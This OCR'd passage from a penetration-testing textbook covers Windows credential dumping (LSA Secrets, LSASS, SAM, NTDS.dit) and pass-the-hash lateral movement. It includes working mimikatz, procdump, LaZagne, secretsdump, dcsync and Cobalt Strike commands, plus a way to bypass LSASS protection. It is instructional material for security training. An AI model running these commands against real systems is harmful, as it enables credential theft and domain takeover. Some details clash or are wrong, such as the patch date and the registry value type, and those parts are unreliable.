LSA Secrets is a special protection mechanism used in the Windows Local Security Authority (LSA) to store important user information, which acts as a local security policy for the management system, responsible for auditing, authenticating, logging users into the system, and storing private data. Sensitive user and system data are stored in the LSA Secrets registry, which can only be accessed with system administrator privileges.

(1) LSA Secrets Location

LSA Secrets are stored in the system as a registry at (see Fig. 12.43): HKEY_LOCAL_MACHINE/Security/Policy/Secrets. Its permissions is set to allow only users in the system group to have all permissions.

When administrative access is added and the reopen. the regedit tool, the subdirectory LSA Secrets will be displayed (see Fig. 12.44).

- $MACHINE.ACC: Information about domain authentication.
- DefaultPassword: Stores the encrypted password when autologon is on.




Fig. 12.43 LSA Secrets




Fig. 12.44 LSA Secrets

- NL$KM: The key used to encrypt the cache domain password.
- L$RTMTIMEBOMB: Stores the date when the user was last active.

This location contains the password of the encrypted user. However, its key is stored in the parent path Policy.




Fig. 12.45 Result

2. How to get a plaintext password

(1) Simulate the scene and set up AutoLogon.

AutoLogon from the sysinternals tool suite makes it easy to set up AutoLogon related information (see Fig. 12.45). See the web page at https://docs.microsoft.com/en-us/sysinternals/downloads/autologon for more details.

(2) Copy registry entries

The registry entries that need to be copied are HKEY_LOCAL_MACHINE\SAM, HKEY_LOCAL_MACHINE\ SECURITY, HKEY_LOCAL_MACHINE \SYSTEM.

Using the command that comes with the system to copy registry entries (requires administrator privileges), execute the following command.

```
C:\> reg.exe save hklm\sam C:\sam.save
C:\> reg.exe save hklm\security C:\security.save
C:\> reg.exe save hklm\system C:\system.save
```

Place the three exported files into the Impacket\examples folder and load them using the Impacket secretsdump script.

```
secretsdump.py -sam sam.save -security security.save -system system.
save LOCAL
```

In the return result (see Fig. 12.46), you can see that the plaintext password appears in the DefaultPassword entry. Other important items in the return result will be described later.

For more details about LSA, interested readers can go to MSDN to find out for themselves: https://docs.microsoft.com/ en-us/windows/desktop/secauthn/lsa-authentication.




Fig. 12.46 Result

12.4.1.2 LSASS Process

LSASS (Local Security Authority Subsystem Service) is used to enforce Windows system security policies. To support WDigest and SSP authentication, LSASS uses plaintext storage of user identity credentials. At the year of2016, Microsoft released patch KB2871997 to prevent abuse of this feature, but the patch only provides the option to store plaintext passwords in memory or not, which is not a complete defense against attacks. Windows Server 2012 R2-2016 disables WDigest by default. its registry location is: HKEY_LOCAL_MACHINE\CurrentControlSet\Control\SecurityProviders\WDigest. if the value of UseLogonCredential is set to 0, then the plaintext password is not stored in memory, otherwise the plaintext password would be stored in memory.

In fact, it is entirely possible for an attacker to modify its content when he has sufficient privileges. When the value is successfully modified, the next time when the user logs in, the new policy will be applied.

LSASS (Local Security Authentication Subsystem Service) is an internal program of the Windows operating system that runs and works as a process and is responsible for the Windows system security policy.

LSASS runs as a process, and we need to get the memory of its processes. There are two ways to do this.

(1) Using mimikatz

Use mimikatz to extract the password with the following command, the result of which is shown in Fig. 12.47.

```
mimikatz "sekurlsa::logonPasswords " "full" "exit"
```




Fig. 12.47 Result

(2) Using procdump

Use procdump to dump the lsass process with the following command, the results of which are shown in Fig. 12.48.

```
procdump.exe -accepteula -ma lsass.exe c:\windows\temp\lsass.dmp 2>&1
```

Use mimikatz to extract the password from the dump file with the following command.

```
sekurlsa::minidump lsass.dmp
sekurlsa::logonPasswords full
```

Extracting with mimikatz is convenient, but it is already on the kill list of most anti-virus software. It is recommended to use procdump dump process as a priority to extract passwords offline locally.

12.4.1.3 LSASS Protection Bypass

Due to the vulnerability of LSASS to memory dumps, Microsoft has added an LSASS protection mechanism to Windows Server to protect it from being dumped.




Fig. 12.48 Result




Fig. 12.49 Attack steps

The protection mechanism switch is located at the registry address: HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet\Lsa.

The value is called RunAsPPL (32-bit floating-point type), which needs to be added by the administrator and set to 1, which takes effect after reboot (see Fig. 12.49). This mechanism can be forcibly removed using the driver provided by




Fig. 12.50 Result

mimikatz with the following sequence of commands, the results of which are shown in Fig. 12.50.

```
Mimikatz> privilege::debug                    # Upgrade to system privileges
Mimikatz> ! +                                 # Load driver
Mimikatz> !processprotect /process:lsass.exe /remove  # Use the driver
to remove process protection
Mimikatz> sekurlsa::logonpasswords                    # Extract the password
from memory
```

12.4.1.4 Credential Manager

Credential Manager stores Windows login credentials, such as username, password, and address, and Windows can save this data for later use on a local computer, another computer on the same network, a server, or a Web site, etc. This data can be used by Windows itself or by applications and programs such as File Explorer, Microsoft Office, etc. (see Fig. 12.51).

It can be obtained directly using mimikatz (see Fig. 12.52).

```
Mimikatz> privilege::debug
Mimikatz> sekurlsa::credman
```




Fig. 12.51 Credential manager




Fig. 12.52 Result

- Quiet mode (nothing will be printed on the standard output)

```
laZagne.exe all -quiet -oA
```

Fig. 12.53 Demo

12.4.1.5 Finding Credentials in a File with Lazange

Lazange is a great tool for collecting information for this machine. It tries to collect credential information of multiple dimensions including browser, chat software, database, games, Git, mail, Maven, memory, Wi-Fi, system credentials, and it supports Windows, Linux, and Mac systems. See Fig. 12.53 for an explanation of the command arguments. The results are shown in Fig. 12.54.




Fig. 12.54 Result

12.4.2 Obtaining Hash Identity Credentials

12.4.2.1 Obtaining Local User Hash Credentials from SAM Database

The SAM (Security Accounts Manager) database is where Windows system stores local user identity credentials, and the credentials stored in the SAM database are in NTLM Hash format. SAM is stored in the registry, the location is HKEY_LOCAL_MACHINE\SAM. System privileges is required to obtain any information from the database.

There are two specific ways of obtaining NTLM Hash.

1. Get NTLM Hash on the target machine.

Mimikatz commands as follows.

```
Mimikatz> privilege::debug
Mimikatz> token::elevate
Mimikatz> lsadump::sam
```

2. Export the SAM database on the target machine and parse it locally.

Both of the following export methods need to be run with administrator privileges.

(1) Use the CMD command.

```
reg save HKLM\sam sam
reg save HKLM\system system
```

(2) Using Powershell.

Powershell script needed is located at the following address: https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-NinjaCopy.ps1. The command is as follows.

```
Powershell>Invoke-NinjaCopy -Path "C:\Windows\System32\config
\SYSTEM" -LocalDestination "C:\windows\temp\system"
Powershell>Invoke-NinjaCopy -Path "C:\Windows\System32\config\SAM"
-LocalDestination "C:\windows\temp\sam"
```

The NTLM Hash is then extracted locally from the SAM in two ways.

(1) Use Mimikatz with the following command.

```
Mimikatz> lsadump::sam /sam:sam /system:system
```

(2) Use Impacket with the following command.

```
https://github.com/SecureAuthCorp/impacket/blob/master/examples/
secretsdump.py
Python secretsdump.py -sam sam.save -system system.save LOCAL
```

12.4.2.2 Via Domain Controller's NTDS.dit File

Like SAM for the local machine, NTDS.dit is the database that holds the domain user's identity credentials and is stored on the domain controller. The path is C:\Windows\System32\ntds.dit in Windows Server 2019, and C:\Windows\NTDS\NTDS.dit in lower versions. After successfully obtaining administrator access on a domain controller, the identity credentials of all users can be obtained, which can be used to maintain permissions in subsequent stages.

There are two ways to retrieve stored identity credentials.

1. Remote extraction

Use the secretsdump.py script from impacket to extract the password hash remotely via dcsync with the following command.

```
secretsdump.py -just-dc administrator:P@ssword@192.168.40.130
```

The results are shown in Fig. 12.55.

2. Local extraction

(1) Download ntds.dit to local, extract with impacket parsing




Fig. 12.55 Result




Fig. 12.56 Result in C:\temp

Since ntds.dit needs to be parsed with the bootKey from SYSTEM, it is necessary to download the SYSTEM file. these files cannot be copied directly, but we can copy them using the VSS Volume Shadow script: https://github.com/samratashok/nishang/blob/master/Gather/Copy-VSS.ps1.

This script copies SAM, SYSTEM, and ntds.dit directly to a user-controllable location, see Fig. 12.56.

The secretsdump.py script in impacket implements the function of extracting the password hash from ntds.dit using the boot key in system, with the following command (see Fig. 12.57 for the results).




Fig. 12.57 Result




Fig. 12.58 Result

```
python secretsdump.py -ntds /tmp/ntds.dit -system /tmp/system.hiv
LOCAL
```

(2) With mimikatz

Mimikatz uses the dcsync feature to retrieve the hash stored in the local (domain controller) ntds.dit database. The command is as follows (see Fig. 12.58 for the results).

```
lsadump::dcsync /domain:lzly.lab /all /csv
```

12.5 Lateral Movement

In penetration tests, we often encounter with domains. Here are two techniques that are often used in Windows lateral movement are introduced, including their principles involved and how they are exploited. The test environment is as follows.

(1) Domain Controller.

- Operating system: Windows Server 2012 R2 X64.
- Domain: scanf.com.
- IP address: 172.16.20.10.

(2) Domain Hosts.

- Operating system: Windows Server 2012 R2 X64.
- Domain: scanf.com.
- IP address: 172.16.20.20.

12.5.1 Hash Passing

You need to understand the differences between LM Hash for Windows, NTLM Hash, and Net NTLM Hash before you can do a hash pass.

(1) LM Hash: Only used by old version of Windows system (such as Windows XP/2003 or below) to authentication. In order to ensure system compatibility, Microsoft still retains it in the operating system after Windows Vista, but LM authentication is disabled by default, LM authentication protocol is basically eliminated, and NTLM is used for authentication.
(2) NTLM Hash: Mainly used by Windows Vista and newer systems, NTLM is a network authentication protocol that requires NTLM Hash as credentials during the authentication. During the prcess of local authentication, the plaintext password entered by the user is encrypted and converted into NTLM Hash for comparison with NTLM Hash in the system SAM file. After capture, it can be used directly for hash passing or cracked in objectif-securite, see Fig. 12.59.
(3) Net NTLM Hash: Is mainly used for various network authentication. Due to different encryption methods, it derived into different versions, such as NetNTLMv1, NetNTLMv1ESS, NetNTLMv2. Almost all Hash stolen through fishing and other methods is of this type. Note that Net NTLM Hash cannot be used directly for hash delivery, but can be exploited via smb relay.

Of course, all three of these hashes can be cracked by brute force, and if Hashcat is supported by the hardware, the blasting speed will be very impressive.

When performing intranet penetration, when we get a user's NTLM hash, though we cannot get a plaintext password, it can still be exploited through hash passing. Note that Microsoft released the patch KB2871997 on May 13, 2014 for Hash passing, which was used to disable local administrator accounts for remote connections so that local administrators cannot execute wmi, psexec, etc. on remote hosts with local administrator privileges. However, in real-world testing, it was found that common hash passing no longer works, except for the default administrator (sid 500) account, which can still perform hash passing attacks even if it is renamed.

Reference page: http://www.pwnag3.com/2014/05/what-did-microsoft-just-break-with.html.




Fig. 12.59 Objectif-securite website

Fig. 12.60 Attack steps

The following is a demonstration in a preconfigured environment, assuming that the reader has mastered the Windows Server 2012 R2 Active Directory configuration. Known information: User, scanf; Domain, scanf; NTLM, cb8a428385459087a76793010d60f5dc.

See Fig. 12.60, using cobaltstrike to backdoor running on the test machine, and then execute the following command.

```
pth [DOMAIN\user] [NTLM hash]
```

Then test whether the domain controller can be accessed, where the scanf account is the domain administrator. As shown in Fig. 12.61, it can be accessed successfully.

```
beacon> shell dir \\dc.scanf.com\c$
[*] Tasked beacon to run: dir \\dc.scanf.com\c$
[+] host called home, sent: 52 bytes
[+] received output:
 \\dc.scanf.com\c$ 的目录

2013/08/22  23:52    <DIR>          PerfLogs
2013/08/22  22:50    <DIR>          Program Files
2013/08/22  23:39    <DIR>          Program Files (x86)
2019/09/11  11:57    <DIR>          Users
2019/09/11  12:15    <DIR>          Windows
```

Fig. 12.61 Result




Fig. 12.62 Authentication process

12.5.2 Passing of Tickets

12.5.2.1 Kerberos Authentication

The Kerberos protocol needs to be briefly introduced before Pass The Ticket. In a domain environment, the Kerberos protocol is used for authentication, and Fig. 12.62 shows a simple authentication process.

- KDC (Key Distribution Center): Key distribution center that contains AS and TGS services.

- AS (Authentication Server): Authentication service.
- TGS (Ticket Granting Server): Ticket Granting Service.
